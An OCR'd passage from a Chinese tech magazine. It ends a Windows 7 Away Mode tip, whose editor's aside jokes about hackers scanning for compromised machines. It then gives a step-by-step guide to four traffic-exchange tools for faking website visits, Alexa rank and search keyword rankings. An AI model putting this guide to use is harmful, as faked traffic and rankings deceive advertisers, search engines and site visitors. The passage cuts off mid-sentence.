如果不想亲自动手到注册表编辑器中建立并修改键值的话，我们还可以借助于“Win 7优化大师”。到http://www.win7china.com/windows7master/下载并安装（注意在安装过程中有“Google工具栏”和“闪游浏览器”插件），运行后选择“系统设置”选项卡下的“系统设置”项，其中有个“开启Windows 7离开模式（AwayMode）”，选中后单击右下侧的“保存设置”按钮，如图2，最后重启一下系统即可。

编辑点评： *现在到处都在提倡低碳，从此再也不怕挂机然后电费飙升了，小黑们扫肉鸡也能降低成本了。*




图2 使用 Win 7 优化大师修改

刷流量

■gezyibing

——你不是一个人在战斗

从本文您可以学到：

1、认识常见的刷流量工具；

2、学会使用工具刷流量。

想提高网站流量而不用投入多少资金吗？本篇文章提供免费提高流量的工具及使用方法，可以使用这些工具快速提高网站排名和提升网站流量，缩短调研时间并节省金钱。现在所有刷流量、刷排名的网站（软件）原理都是采用互相刷的办法，这样才IP多且地点分散全国各地，模拟出自然访问的曲线。

一、流量精灵

大家首先进入流量精灵的官方网站 **http://www.spiritsoft.cn**，打开网站后点击“立即下载”按钮，先下载流量精灵，下载完成以后直接双击运行流量精灵的文件urlcore.exe，然后，打开流量精灵主界面，如图1所示。

这个时候，我们只需要在“我的网址：”这一栏的输入框中输入自己网站的域名即可；如果我们要刷精灵收录，我们就输入http://www.9msky.com，网址一定要以http://开头，否则会不允许提交。输完以后，点击“开始分享”，就表明我们的网址已经提交给服务端，开始进入流量分享的状态，如图2。




图1 流量精灵



图2 开始分享

这个时候，让我们来认识一下软件上面的显示内容：




图3 登陆

1、网址编号：这个是服务端为我们分配的一个唯一的编号，这个编号和我们的网址是唯一对应的，就像我们申请的QQ号一样，用户以后在任何地方，用流量精灵输入这个网址，就会得到这个相同的编号；

2、累计流量：所表示的是以前的访问次数的总和。今日流量：表示今日别人所访问的次数；

3、开始分享：这个按钮是将网址提交给服务端，让网址处于在线状态，输入完网址后，千万别忘了要按一下这个按钮，不然将一直都没有流量；

4、停止分享：这个按钮是告诉服务器要下线了，这个时候服务端会停止将网址分配给其他的流量精灵，你的网站也就不会再有流量了，这个停止过程有一定的延时，在停止以后，会过十分钟左右流量才会慢慢停止下来；

软件评价： *流量精灵给人的第一印象很简洁，使用也很方便，不需要注册；在使用过程中发现可以在工作的同时挂机，没有影响，在资源占用方面做得确实很棒，只是刚开始刷时，需要等十分钟左右才有流量，需要点耐心；流量精灵提供的功能非常多，刚接触的用户可能有点茫然，但使用一段时间后就会发现这工具确实很神奇，大家可以自己动手试试。流量精灵在流量效果上确实是其他工具比较难超越的，但需要用户有一定的经验才能体会到。*

二、沙丁鱼流量联盟

注册地址是：**http://www.virtualvisit.cn/index.php?act=userreg**，下载软件，用注册的用户名／密码登录。如图3。

进入网站后，在“管理中心”→“网址提交”提交的网址，注意设置好来路和点显比。如图4。

每天打开软件运行几个小时，会为你的网站带来稳定、均衡的流量。以提升网站访问量为目的的客户端使用，不必关心“可用积分”，只要每天有一定的“今日积分”就可以了。当然积分也是可以出售的，当可用积分够1万了，每万积分2元，1万起售。

软件评价： *沙丁鱼是款免费的流量工具，操作很简单，平常用户可以用它来刷积分赚点零花，所以用户支持度比较高，流量也可靠。而且用的是火狐的核心，稳定性高，安全性也相对要高不少。但它是后台操作，如果没有安装杀毒软件很容易中木马，而且采用火狐内核，可能对一些联盟的广告不支持，还有不能刷alexa排名。个人认为，用户如果电脑的性能很好，而且安装了杀毒软件，可以试用一下，效果还是可以的，流量也还算真实。*

三、1400流量王

在这里注册个用户名 **http://www.1400.com.cn/User/R.asp**。注册完，登陆管理中心，登陆地址是 **http://www.1400.com.cn/User/Login.asp**。

登陆后刷别人站获得积分，有积分别人也就可以刷到，这就是互相刷，刷分通道有三个，随便点一个进去刷就可以，新手不懂刷分的，看下面图片提示，如图5。简单说就是刷别人获得积分，有积分后，别人就能刷到你的




图4　提交网址、设置来路和点显比

站！互相刷！

开刷后，可以看到新开一小窗口在刷，也可以看到积分在增加，这就正常了。如图6。

积分不增加的解决方法：

1、必须使用IE（Internet Explorer）登陆，使用其它浏览器（包括TT、世界之窗等）都不行。

2、设置IE不拦截1400的新开窗口，点IE的“工具→弹出窗口阻止程序→弹出窗口阻止程序设置”，把*.1400.com.cn和*.alexa1400.com这两个地址分别添加到允许弹出的地址中，最后点“关闭”就完成。

软件评价：1400流量王是这几款刷流量工具中唯一直接使用IE刷的网站刷系统。使用IE刷的优点是可以在刷流量的同时刷ALEXA排名，除了使用IE和火狐浏览器，其它的浏览器一般都不能安装ALEXA工具条，或安装后统计不正常，而用IE浏览器的人最多，只有使用IE浏览器针对ALEXA排名数据统计特别的有效！如果刷ALEXA排名，推荐使用1400流量王。

1400流量王缺点：所谓成也萧何，败也萧何！正由于采用IE浏览器刷，当开的窗口数一多，很容易引起非法操作，进而要关闭全部IE窗口。处理办法：下载1400流量助手（http://www.1400.com.cn/safe/），经过小编的观察，这是一个批处理的文件，工作过程是：用批处理代码控制打开IE→刷分→关闭IE→清理IE临时文件→再不断重复刚才的步骤。使用1400流量助手，刷起来就稳定得多！

四、飞速流量专家

下载软件（**http://duote.com/soft/15369.html**）并在软件界面点击“注册会员”进行注册。如图7。

使用注册的账号与密码登录软件，进入“后台设置”，填写网站网址或关键词后返回主界面挂着软件赚取积分。如图8。

然后每天挂几个小时，会为你的网站带来稳定、均衡的流量或关键词排名。若想买积分刷关键词的话，对于一般的不太热门的关键词，本软件已是满足需求了，目前支持的搜索引擎有：百度、谷歌、搜狗、雅虎、搜搜。




图7　注册

软件评价：它的设置页面不仅提供单纯刷流量的服务，同时提供刷关键字、关键词排名以及点击推广等功能，很适合大型网站站长。

缺点，被刷速度有点不尽人意，并不是很快，而且IP数量和PV数量很接近，加上如果你不只申请了一个网站的话，那么本来不多的流量会平均分配，这是由于软件同时有刷提供刷关键字、关键词排名以及点击推广等功能而导致的流量分配较慢的原因。

现在我比较了解的也就这些工具，希望对大家有所帮助。各刷流量工具各有特点，各站长可以根据自己需要，选择合适自己的流量工具。我写这篇文章请大家千万不要误会，站长不要过分依赖各种网站seo工具，毕竟我们做站的目的是访问者，而不是这些辅助工具。那些工具简单地使用就可以了，千万不要被这些影响太多。对于新建不久的网站，不建议去刷流量。应该多去做一下搜索引擎推广，根据IMT Strategies公司2006年10月统计数据显示，网站推广途径方式中，“搜索引擎”是效率最高的形式，提及率高达87%，其他途径形式有“自由冲浪”6%，“口碑宣传”4%，另外，“BANNER广告”2%，“偶尔发现、报纸、电视”的提

